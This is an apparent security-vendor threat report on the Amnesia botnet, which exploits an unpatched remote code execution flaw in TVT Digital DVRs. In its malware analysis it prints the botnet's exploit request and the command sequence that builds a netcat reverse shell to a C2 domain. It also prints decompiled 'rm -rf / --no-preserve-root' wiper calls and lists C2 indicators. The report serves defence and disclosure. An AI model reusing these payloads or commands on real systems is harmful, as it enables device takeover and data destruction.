New IoT/Linux Malware Targets DVRs, Forms Botnet

researchcenter.paloaltonetworks.com/2017/04/unit42-new-iotlinux-malware-targets-dvrs-forms-botnet/

Claud Xiao, Cong Zheng April 6, 2017

By Claud Xiao and Cong Zheng

April 6, 2017 at 1:00 PM

Category: Malware, Unit 42

Tags: Amnesia, botnet, DVR, IoT, Linux, Tsunami

This post is also available in: 日本語 (Japanese)

Unit 42 researchers have identified a new variant of the IoT/Linux botnet “Tsunami”, which we are calling “Amnesia”. The Amnesia botnet targets an unpatched remote code execution vulnerability that was publicly disclosed over a year ago in March 2016 in DVR (digital video recorder) devices made by TVT Digital and branded by over 70 vendors worldwide (a listing of which can be found on the original vulnerability report we've linked to). Based on our scan data shown below in Figure 1, this vulnerability affects approximately 227,000 devices around the world with Taiwan, the United States, Israel, Turkey, and India being the most exposed.



Figure 1 Distribution of Vulnerable TVT Digital's DVR devices

In addition, we believe the Amnesia malware is the first Linux malware to adopt virtual machine evasion techniques to defeat malware analysis sandboxes. Virtual machine evasion techniques are more commonly associated with Microsoft Windows and Google Android malware. Similar to those, Amnesia tries to detect whether it's running in a VirtualBox, VMware or QEMU based virtual machine, and if it detects those environments it will wipe the virtualized Linux system by deleting all the files in file system. This affects not only Linux malware analysis sandboxes but also some QEMU based Linux servers on VPS or on public cloud.

Amnesia exploits this remote code execution vulnerability by scanning for, locating, and attacking vulnerable systems. A successful attack results in Amnesia gaining full control of the device. Attackers could potentially harness the Amnesia botnet to launch broad DDoS attacks similar to the Mirai botnet attacks we saw in Fall 2016.

Even though this vulnerability was disclosed over a year ago, despite our best efforts, we have been unable to find updates that fix this vulnerability.

While the Amnesia botnet hasn't yet been used to mount large scale attacks, the Mirai botnet attacks show the potential harm large-scale IoT-based botnets can cause. Palo Alto Networks recommends all customers ensure they have our latest protections in place. Additionally, everyone should block traffic to Amnesia's command and control servers (C2s) listed in Indicators of Compromise (IoC) section of this blog should do so.

Technical Details

Vulnerability Details

On March 22, 2016, security researcher Rotem Kerner disclosed the vulnerability to the public. According to his blog, over 70 DVR vendors around the world were affected by the vulnerability. However, all the DVR devices were manufactured by the same company, “TVT Digital”. To date, we have been unable to find any patch released by the vendors or the manufacturer to address the vulnerability.

Additionally, by using the fingerprint of “Cross Web Server”, we discovered over 227,000 devices exposed on Internet that are likely produced by TVT Digital. We also searched the keyword on Shodan.io and on Censys.io. They reported about 50,000 and about 705,000 IP addresses respectively.

Table 1 shows the top 20 Countries for potentially vulnerable TVT Digital DVR devices:

1.	Taiwan	47170
2.	United States	44179
3.	Israel	23355
4.	Turkey	11780
5.	India	9796
6.	Malaysia	9178
7.	Mexico	7868
8.	Italy	7439
9.	Vietnam	6736
10.	United Kingdom	4402
11.	Russia	3571
12.	Hungary	3529
13.	France	3165
14.	Bulgaria	3040
15.	Romania	2783
16.	Colombia	2616
17.	Egypt	2541
18.	Canada	2491

19.	Iran	1965
20.	Argentina	1748

Table 1 Top 20 Countries for potentially vulnerable TVT DVR Digital Devices

Propagation and Vulnerability Exploitation

Amnesia communicates with its C2 server using the IRC protocol. Figure 2 shows some commands it was designed to receive, including to launch DDoS attacks by different types of HTTP flooding and UDP flooding.

```
NOTICE %s :HTTP flooding on %s:%s finished.\n
NOTICE %s :UDP <target> <secs> <pulsed 1/0>\n
NOTICE %s :UDP-PULSED flooding %s.\n
NOTICE %s :UDP flooding %s.\n
NOTICE %s :UDP flooding on %s finished.\n
NOTICE %s :MOVE <server>\n
NOTICE %s :UDP <target> <secs> <pulsed 1/0>              = Non-spoof UDP flood\n
NOTICE %s :HTTP <target> <page> <port> <secs>            = HTTP flood (HULK DoSer). Start pages with a /.\n
NOTICE %s :NICK <nick>                          = Changes the nick of the client\n
NOTICE %s :SERVER <server>                        = Changes servers\n
NOTICE %s :KILL                                = Kills the client\n
NOTICE %s :GET <http address> <save as>                  = Downloads a file off the web and saves it onto the hd\n
NOTICE %s :VERSION                             = Requests version of client\n
NOTICE %s :KILLALL                             = Kills all current packeting, scanning, etc\n
NOTICE %s :HELP                                = Displays this\n
NOTICE %s :IRC <command>                          = Sends this command to the server\n
NOTICE %s :SH <command>                           = Executes a command\n
NOTICE %s :BOTKILLER                           = Kills other bots on system\n
NOTICE %s :IP                                  = Get the bots IP\n
NOTICE %s :Killing pid %d.\n
NOTICE %s :Goodbye.\n
```

Figure 2 C2 Commands of Amnesia

In addition to these commands, two more commands were implemented: CCTVSCANNER and CCTVPROCS. These commands are used for scanning and exploiting the RCE vulnerability in TVT Digital DVRs. After receiving the commands, Amnesia will firstly make a simple HTTP request to the IP address included with the command, checking whether the target is a vulnerable DVR device. This is done by searching for a special string “Cross Web Server” in the HTTP response content as shown in Figure 3 since the TVT Digital’s DVRs used this string as server name in HTTP header.

```
v90 = connect(v89, *(v42 + 20), *(v42 + 16));
if ( v90 != -1 )
{
  n = strlen(v43);
  send(v89, v43, n, 0);
  memset(&v44, 0, 0x400u);
  recv(v89, &v44, 0x400u, 0);
  if ( strstr(&v44, "Cross Web Server") )
  {
    optlen = &v46;
    log(v31, "NOTICE %s :CCTV found: %s:%s\n", haystack, &v45, &v46);
```

Figure 3 Check whether the target is a vulnerable DVR

If a vulnerable DVR is found, Amnesia will send four more HTTP requests which contains exploit payloads of four different shell commands. The commands are:

- echo "nc" > f
- echo "{one_of_c2_domains}" >> f
- echo "8888 –e $SHELL" >> f
- $(cat f) & > r

These commands create a shell script file and execute it. The script content connects with one of Amnesia C2 servers and to expose system default shell. Therefore, the infected devices will be compromised and will listen further shell commands sent from C2 servers as shown in Figure 4

```
log(v31, "NOTICE %s :CCTV found: %s:%s\n", haystack, &v45, &v46);
for ( k = 0; k <= 3; ++k )
{
  memset(v43, 0, 0xDFu);
  v19 = cmds_to_cctv[k];
  v20 = rand() % num_3;
  optlen = sub_9E04(v19, "HOST", &c2_server_table[60 * v20]);
  v25 = "&&tar{IFS}/string.js HTTP/1.1\r\nHost: ";
  snprintf(
    v43,
    0xDAu,
    "%s%s%s",
    "GET /language/Swedish${IFS}&&",
    optlen,
    "&&tar{IFS}/string.js HTTP/1.1\r\nHost: ",
    v26,
    v27);
  v21 = strlen(v43);
  strncat(v43, &v45, 218 - v21);
  v22 = strlen(v43);
  strncat(v43, "\r\n\r\n", 218 - v22);
  n = strlen(v43);
  send(v89, v43, n, 0);
  v94 = sub_B23C(v89, 4);
}
```

Figure 4 Exploit the RCE vulnerability

Anti-Forensics

When an Amnesia sample executes, it will immediately check whether it's running in a virtual machine by reading files /sys/class/dmi/id/product_name and /sys/class/dmi/id/sys_vendor and comparing the file contents with keywords "VirtualBox", "VMware" and "QEMU" as shown in Figure 5. These two files are used by Linux DMI (Desktop Management Interface) to store hardware's product and manufacturer information. These strings being included in the DMI files implies that the Linux system is running in a virtual machine based on VirtualBox, VMware or QEMU, respectively.

```
stream = fopen("/sys/class/dmi/id/product_name", "r");
if ( stream )
{
  while ( fgets(haystack, n, stream) )
  {
    if ( strstr(haystack, "VirtualBox") || strstr(haystack, "VMware") )
      wipe_vm(v4);
    memset(haystack, 0, n);
    fgets(haystack, n, stream);
  }
  fclose(stream);
}
memset(haystack, 0, n);
result = fopen("/sys/class/dmi/id/sys_vendor", "r");
stream = result;
if ( result )
{
  while ( fgets(haystack, n, stream) )
  {
    if ( strstr(haystack, "QEMU") )
      wipe_vm(v4);
```

Figure 5 Inspects DMI files to detect VM

If a virtual machine was detected, Amnesia will delete itself, and then try to delete all of the following directories:

1. the Linux root directory "/",
2. the current user's home directory "~/", and
3. the current working directory "./"

These delete operations are basically equivalent to wiping the whole Linux system. They were implemented by simply executing shell command "rm -rf" as shown in Figure 6. For each directory, "rm" command will be executed twice – one in the background, and one in the foreground. Hence, the deleting of the three directories will be parallel. Finally, Amnesia will wait for the delete to finish.

```
v2 = argv;
puts("https://lmgtfy.com/?q=how+to+suck+your+own+dick");
if ( realpath(*v2, &resolved) )
{
  snprintf(&s, 0x3Du, "rm -f %s > /dev/null 2> /dev/null", &resolved, v2);
  system(&s);
}
system("rm -rf / --no-preserve-root > /dev/null 2> /dev/null &");
system("rm -rf ~/ > /dev/null 2> /dev/null &");
system("rm -rf ./ > /dev/null 2> /dev/null &");
system("rm -rf / --no-preserve-root > /dev/null 2> /dev/null");
system("rm -rf ~/ > /dev/null 2> /dev/null");
system("rm -rf ./ > /dev/null 2> /dev/null");
return 0;
```

Figure 6 Wipe the Linux system

We believe the author of Amnesia was aiming to defeat Linux-based malware analysis sandboxes and to cause trouble for security researchers due to a hard-coded but otherwise useless string in the code: “fxxkwhitehats”. However, VM based sandboxes typically have system snapshot enabled, allowing for quick recovery to the original state (the sample’s analysis task may be ruined though). The impact will be limited in these cases. The real problem is, if the malware infected some QEMU based Linux server instances, such as virtual hosts provided by VPS vendors, the Linux server will also be wiped, which could be catastrophic if back-ups are not available.

After the VM check, Amnesia creates persistence files in /etc/init.d/.rebootime and /etc/cron.daily/.reboottime, or in ~/.bashrc and ~/.bash_history, depending on the current user’s privileges. It then kills all Telnet and SSH related processes, and connects with a C2 server to receive further commands.

Amnesia hard-coded three domain names such as “irc.freenode.net” as decoy C2 server addresses. However, the real C2 configuration is decrypted during runtime by simple Caesar cipher algorithm. It chooses one of these three servers:

- ukranianhorseriding[.]net
- surrealzxc.co[.]za
- inversefierceapplied[.]pw

All three of these domains have resolved to the same IP address 93.174.95[.]38 since December 1st, 2016. Before that, the IP address was also used to host other IoT/Linux malware such as DropPerl.

Conclusion

Besides the threat that the Amnesia botnet presents, the malware reveals some interesting and notable trends of current IoT/Linux botnet threats:

- IoT/Linux malware has begun to adopt classic techniques to evade and even wipe virtual machines.
- IoT/Linux malware targets and attacks known remote code execution vulnerabilities in IoT devices. These are typically manufactured by smaller manufacturers and there may be no patch available.
- IoT/Linux malware may also affect Linux servers deployed in VPS or in public cloud.

In the case of Amnesia, because the malware relies on hard coded C2 addresses, preventing another Mirai-type attack is possible if these addresses are blocked as broadly as possible as quickly as possible.

Update: After publishing this report, we learned of other researchers' past work on various aspects of this malware.

As we mentioned in the introduction, the Tsunami bot has a long history, and this latest version incorporated new features, including a scanner to identify and exploit DVRs for CCTV systems as well as Anti-VM detection capabilities. The CCTV scanning and exploitation technique was previously discussed in these two reports.

- 8ack - Big Brother is attacking you
- CyberX – Radiation Report

Researcher Michal Malik also noted this malware had VM detection capabilities in a Tweet in January: https://twitter.com/michalmalik/status/818182119285473282

Protections

Palo Alto Networks has blocked the Domains used by this malware for command and control through PAN-DB and Threat Prevention.

Indicators of Compromise

C2 Domains and IP addresses

- ukranianhorseriding[.]net
- surrealzxc.co[.]za
- inversefierceapplied[.]pw
- 93.174.95[.]38

Amnesia Sample SHA-256

06d30ba7c96dcaa87ac584c59748708205e813a4dffa7568c1befa52ae5f0374

10aa7b3863f34d340f960b89e64319186b6ffb5d2f86bf0da3f05e7dbc5d9653

175fe89bbc8e44d45f4d86e0d96288e1e868524efa260ff07cb63194d04ea575

1d8bc81acbba0fc56605f60f5a47743491d48dab43b97a40d4a7f6c21caca12a

2f9cd1d07c535aae41d5eed1f8851855b95b5b38fb6fe139b5f1ce43ed22df22

327f24121d25ca818cf8414c1cc704c3004ae63a65a9128e283d64be03cdd42e

37b2b33a8e344efcaca0abe56c6163ae64026ccef65278b232a9170ada1972af

3a595e7cc8e32071781e36bbbb680d8578ea307404ec07e3a78a030574da8f96

4313af898c5e15a68616f8c40e8c7408f39e0996a9e4cc3e22e27e7aeb2f8d54

46ea20e3cf34d1d4cdfd797632c47396d9bdc568a75d550d208b91caa7d43a9b

4b0feb1dd459ade96297b361c69690ff69e97ca6ee5710c3dc6a030261ba69e0

4db9924decd3e578a6b7ed7476e499f8ed792202499b360204d6f5b807f881b8

5e6896b39c57d9609dc1285929b746b06e070886809692a4ac37f9e1b53b250c

64f03fff3ed6206337332a05ab9a84282f85a105432a3792e20711b920124707

6b2885a4f8c9d84e5dc49830abf7b1edbf1b458d8b9d2bafb680370106f93bc3

6b29b65c3886b6734df788cfc6628fbee4ce8921e3c0e8fc017e4dea2da0fd0b

885dce73237c4d7b4d481460baffbd5694ab671197e8c285d53b551f893d6c09

886136558ec806da5e70369ee22631bfb7fa06c27d16c987b6f6680423bc84b0

8f57ec9dfba8cf181a723a6ac2f5a7f50b4550dd33a34637cf0f302c43fd0243

9351ee0364bdbb5b2ff7825699e1b1ee319b600ea0726fd9bb56d0bd6c6670cb

9c7a5239601a361b67b1aa3f19b462fd894402846f635550a1d63bee75eab0a2

a010bf82e2c32cba896e04ec8dbff58e32eee9391f6986ab22c612165dad36a0

ad65c9937a376d9a53168e197d142eb27f04409432c387920c2ecfd7a0b941c8

aeb480cf01696b7563580b77605558f9474c34d323b05e5e47bf43ff16b67d6a

b113ec41cc2fd9be9ac712410b9fd3854d7d5ad2dcaac33af2701102382d5815

b13014435108b34bb7cbcef75c4ef00429b440a2adf22976c31a1645af531252

b3d0d0e2144bd1ddd27843ef65a2fce382f6d590a8fee286fda49f8074711545

bdefa773e3f09cdc409f03a09a3982f917a0cc656b306f0ece3dd1a2564a8772

c03b403d5de9778a2ec5949d869281f13976c2fc5b071e0f5f54277680c80902

cb2382b818993ef6b8c738618cc74a39ecab243302e13fdddb02943d5ba79483

ce61dcfc3419ddef25e61b6d30da643a1213aa725d579221f7c2edef40ca2db3

d0bda184dfa31018fe999dfd9e1f99ca0ef502296c2cccf454dde30e5d3a9df9

e7d6b3e1fba8cdf2f490031e8eb24cd515a30808cdd4aa15c2a41aa0016f8082

eb54dc959b3cc03fbd285cef9300c3cd2b7fe86b4adeb5ca7b098f90abb55b8a

f23fecbb7386a2aa096819d857a48b853095a86c011d454da1fb8e862f2b4583

f6af2fa4f987df773d37d9bb44841a720817ce3817dbf1e983650b5af9295a16

f7a737cb73802d54f7758afe4f9d0a7d2ea7fda4240904c0a79abae732605729

f7cf1e0d7756d1874630d0d697c3b0f3df0632500cff1845b6308b11059deb07

f97848514b63e9d655a5d554e62f9e102eb477c5767638eeec9efd5c6ad443d8

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.